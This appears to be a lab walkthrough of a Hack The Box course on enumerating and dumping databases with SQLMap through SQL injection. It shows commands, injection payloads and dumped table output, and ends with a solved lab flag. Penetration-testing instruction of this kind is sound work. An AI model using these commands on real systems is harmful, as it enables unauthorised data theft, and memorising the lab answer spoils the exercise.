Database Enumeration with SQLMap
What is Database Enumeration?
Enumeration represents the central part of an SQL injection attack, which is done right after the successful detection and confirmation of exploitability of the targeted SQLi vulnerability. It consists of lookup and retrieval (i.e., exfiltration) of all the available information from the vulnerable database.
SQLMap Data Exfiltration
For such purpose, SQLMap has a predefined set of queries for all supported DBMSes, where each entry represents the SQL that must be run at the target to retrieve the desired content. For example, the excerpts from queries.xml for a MySQL DBMS can be seen below:
<?xml version="1.0" encoding="UTF-8"?>

<root>
    <dbms value="MySQL">
        <!-- http://dba.fyicenter.com/faq/mysql/Difference-between-CHAR-and-NCHAR.html -->
        <cast query="CAST(%s AS NCHAR)"/>
        <length query="CHAR_LENGTH(%s)"/>
        <isnull query="IFNULL(%s,' ')"/>
...SNIP...
        <banner query="VERSION()"/>
        <current_user query="CURRENT_USER()"/>
        <current_db query="DATABASE()"/>
        <hostname query="@@HOSTNAME"/>
        <table_comment query="SELECT table_comment FROM INFORMATION_SCHEMA.TABLES WHERE table_schema='%s' AND table_name='%s'"/>
        <column_comment query="SELECT column_comment FROM INFORMATION_SCHEMA.COLUMNS WHERE table_schema='%s' AND table_name='%s' AND column_name='%s'"/>
        <is_dba query="(SELECT super_priv FROM mysql.user WHERE user='%s' LIMIT 0,1)='Y'"/>
        <check_udf query="(SELECT name FROM mysql.func WHERE name='%s' LIMIT 0,1)='%s'"/>
        <users>
            <inband query="SELECT grantee FROM INFORMATION_SCHEMA.USER_PRIVILEGES" query2="SELECT user FROM mysql.user" query3="SELECT username FROM DATA_DICTIONARY.CUMULATIVE_USER_STATS"/>
            <blind query="SELECT DISTINCT(grantee) FROM INFORMATION_SCHEMA.USER_PRIVILEGES LIMIT %d,1" query2="SELECT DISTINCT(user) FROM mysql.user LIMIT %d,1" query3="SELECT DISTINCT(username) FROM DATA_DICTIONARY.CUMULATIVE_USER_STATS LIMIT %d,1" count="SELECT COUNT(DISTINCT(grantee)) FROM INFORMATION_SCHEMA.USER_PRIVILEGES" count2="SELECT COUNT(DISTINCT(user)) FROM mysql.user" count3="SELECT COUNT(DISTINCT(username)) FROM DATA_DICTIONARY.CUMULATIVE_USER_STATS"/>
        </users>
    ...SNIP...
For example, if a user wants to retrieve the "banner" (switch --banner) for the target based on MySQL DBMS, the VERSION() query will be used for such purpose. In case of retrieval of the current user name (switch --current-user), the CURRENT_USER() query will be used.
Another example is retrieving all the usernames (i.e., tag <users>). There are two queries used, depending on the situation. The query marked as inband is used in all non-blind situations (i.e., UNION-query and error-based SQLi), where the query results can be expected inside the response itself. The query marked as blind, on the other hand, is used for all blind situations, where data has to be retrieved row-by-row, column-by-column, and bit-by-bit.
Basic DB Data Enumeration
Usually, after a successful detection of an SQLi vulnerability, we can begin the enumeration of basic details from the database, such as the hostname of the vulnerable target (--hostname), current user's name (--current-user), current database name (--current-db), or password hashes (--passwords). SQLMap will skip SQLi detection if it has been identified earlier and directly start the DBMS enumeration process.
Enumeration usually starts with the retrieval of the basic information:
- Database version banner (switch
--banner) - Current user name (switch
--current-user) - Current database name (switch
--current-db) - Checking if the current user has DBA (administrator) rights (switch
--is-dba)
The following SQLMap command does all of the above:
m4cc18@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --banner --current-user --current-db --is-dba
Output:
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.4.9}
|_ -| . [']     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org


[*] starting @ 13:30:57 /2020-09-17/

[13:30:57] [INFO] resuming back-end DBMS 'mysql'
[13:30:57] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 5134=5134

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 5907 FROM(SELECT COUNT(*),CONCAT(0x7170766b71,(SELECT (ELT(5907=5907,1))),0x7178707671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7170766b71,0x7a76726a6442576667644e6b476e577665615168564b7a696a6d4646475159716f784f5647535654,0x7178707671)-- -
---
[13:30:57] [INFO] the back-end DBMS is MySQL
[13:30:57] [INFO] fetching banner
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL >= 5.0
banner: '5.1.41-3~bpo50+1'
[13:30:58] [INFO] fetching current user
current user: 'root@%'
[13:30:58] [INFO] fetching current database
current database: 'testdb'
[13:30:58] [INFO] testing if current user is DBA
[13:30:58] [INFO] fetching current user
current user is DBA: True
[13:30:58] [INFO] fetched data logged to text files under '/home/user/.local/share/sqlmap/output/www.example.com'

[*] ending @ 13:30:58 /2020-09-17/
From the above example, we can see that the database version is quite old (MySQL 5.1.41 - from November 2009), and the current user name is root, while the current database name is testdb.
Note: The 'root' user in the database context in the vast majority of cases does not have any relation with the OS user "root", other than that representing the privileged user within the DBMS context. This basically means that the DB user should not have any constraints within the database context, while OS privileges (e.g. file system writing to arbitrary location) should be minimalistic, at least in the recent deployments. The same principle applies for the generic 'DBA' role.
Table Enumeration
In most common scenarios, after finding the current database name (i.e. testdb), the retrieval of table names would be by using the --tables option and specifying the DB name with -D testdb, is as follows:
m4cc18@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --tables -D testdb
Output:
...SNIP...
[13:59:24] [INFO] fetching tables for database: 'testdb'
Database: testdb
[4 tables]
+---------------+
| member        |
| data          |
| international |
| users         |
+---------------+
After spotting the table name of interest, retrieval of its content can be done by using the --dump option and specifying the table name with 1, as follows:
m4cc18@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb
Output:
...SNIP...
Database: testdb

Table: users
[4 entries]
+----+--------+------------+
| id | name   | surname    |
+----+--------+------------+
| 1  | luther | blisset    |
| 2  | fluffy | bunny      |
| 3  | wu     | ming       |
| 4  | NULL   | nameisnull |
+----+--------+------------+

[14:07:18] [INFO] table 'testdb.users' dumped to CSV file '/home/user/.local/share/sqlmap/output/www.example.com/dump/testdb/users.csv'

The console output shows that the table is dumped in formatted CSV format to a local file, users.csv.
Tip: Apart from default CSV, we can specify the output format with the option
--dump-formatto HTML or SQLite, so that we can later further investigate the DB in an SQLite environment.
Table/Row Enumeration
When dealing with large tables with many columns and/or rows, we can specify the columns (e.g., only name and surname columns) with the -C option, as follows:
m4cc18@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb -C name,surname
Output:
...SNIP...
Database: testdb

Table: users
[4 entries]
+--------+------------+
| name   | surname    |
+--------+------------+
| luther | blisset    |
| fluffy | bunny      |
| wu     | ming       |
| NULL   | nameisnull |
+--------+------------+
To narrow down the rows based on their ordinal number(s) inside the table, we can specify the rows with the --start and --stop options (e.g., start from 2nd up to 3rd entry), as follows:
m4cc18@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb --start=2 --stop=3
Output:
...SNIP...
Database: testdb

Table: users
[2 entries]
+----+--------+---------+
| id | name   | surname |
+----+--------+---------+
| 2  | fluffy | bunny   |
| 3  | wu     | ming    |
+----+--------+---------+
Conditional Enumeration
If there is a requirement to retrieve certain rows based on a known WHERE condition (e.g. name LIKE 'f%'), we can use the option --where, as follows:
m4cc18@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb --where="name LIKE 'f%'"
Output:
...SNIP...
Database: testdb

Table: users
[1 entry]
+----+--------+---------+
| id | name   | surname |
+----+--------+---------+
| 2  | fluffy | bunny   |
+----+--------+---------+
Full DB Enumeration
Instead of retrieving content per single-table basis, we can retrieve all tables inside the database of interest by skipping the usage of option -T altogether (e.g. --dump -D testdb). By simply using the switch --dump without specifying a table with -T, all of the current database content will be retrieved. As for the --dump-all switch, all the content from all the databases will be retrieved.
In such cases, a user is also advised to include the switch --exclude-sysdbs (e.g. --dump-all --exclude-sysdbs), which will instruct SQLMap to skip the retrieval of content from system databases, as it is usually of little interest for pentesters.
Exercise
TARGET: 94.237.50.128:53297
Challenge 1
What's the contents of table flag1 in the testdb database? (Case #1)
Lets open a new tab in the browser and type the address, then go to Case #1 and click on Click here

- As you can see a parameter was send as
case1.php?id=1
The following is the CURL command from the above request:
curl 'http://94.237.50.128:53297/case1.php?id=1' \
  --compressed \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate' \
  -H 'Connection: keep-alive' \
  -H 'Referer: http://94.237.50.128:53297/case1.php' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'Priority: u=0, i'
- From here we only need the
'http://94.237.50.128:53297/case1.php?id=1'
Turn the previous curl command into an SQLmap command to find an SQL vulnerability and eventually enumerate the database:
┌──(macc㉿kaliLab)-[~]
└─$ sqlmap -u 'http://94.237.50.128:53297/case1.php?id=1' --dump -T flag1 -D testdb
- Remember we just need the
-Toption to specify the table and the-Doption to specify the database name.
Output:
sqlmap identified the following injection point(s) with a total of 43 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 6564=6564

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 6708 FROM(SELECT COUNT(*),CONCAT(0x7162627871,(SELECT (ELT(6708=6708,1))),0x71627a7071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: id=1;SELECT SLEEP(5)#

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 4857 FROM (SELECT(SLEEP(5)))JWzG)

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7162627871,0x554e4b7463586b46416161556f48507070565672476e68716345656d4254527a4d434c4d7943774b,0x71627a7071),NULL,NULL,NULL-- -
---
[14:18:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[14:18:16] [INFO] fetching columns for table 'flag1' in database 'testdb'
[14:18:16] [INFO] fetching entries for table 'flag1' in database 'testdb'
Database: testdb
Table: flag1
[1 entry]
+----+-----------------------------------------------------+
| id | content                                             |
+----+-----------------------------------------------------+
| 1  | HTB{c0n6r475_y0u_kn0w_h0w_70_run_b451c_5qlm4p_5c4n} |
+----+-----------------------------------------------------+
HTB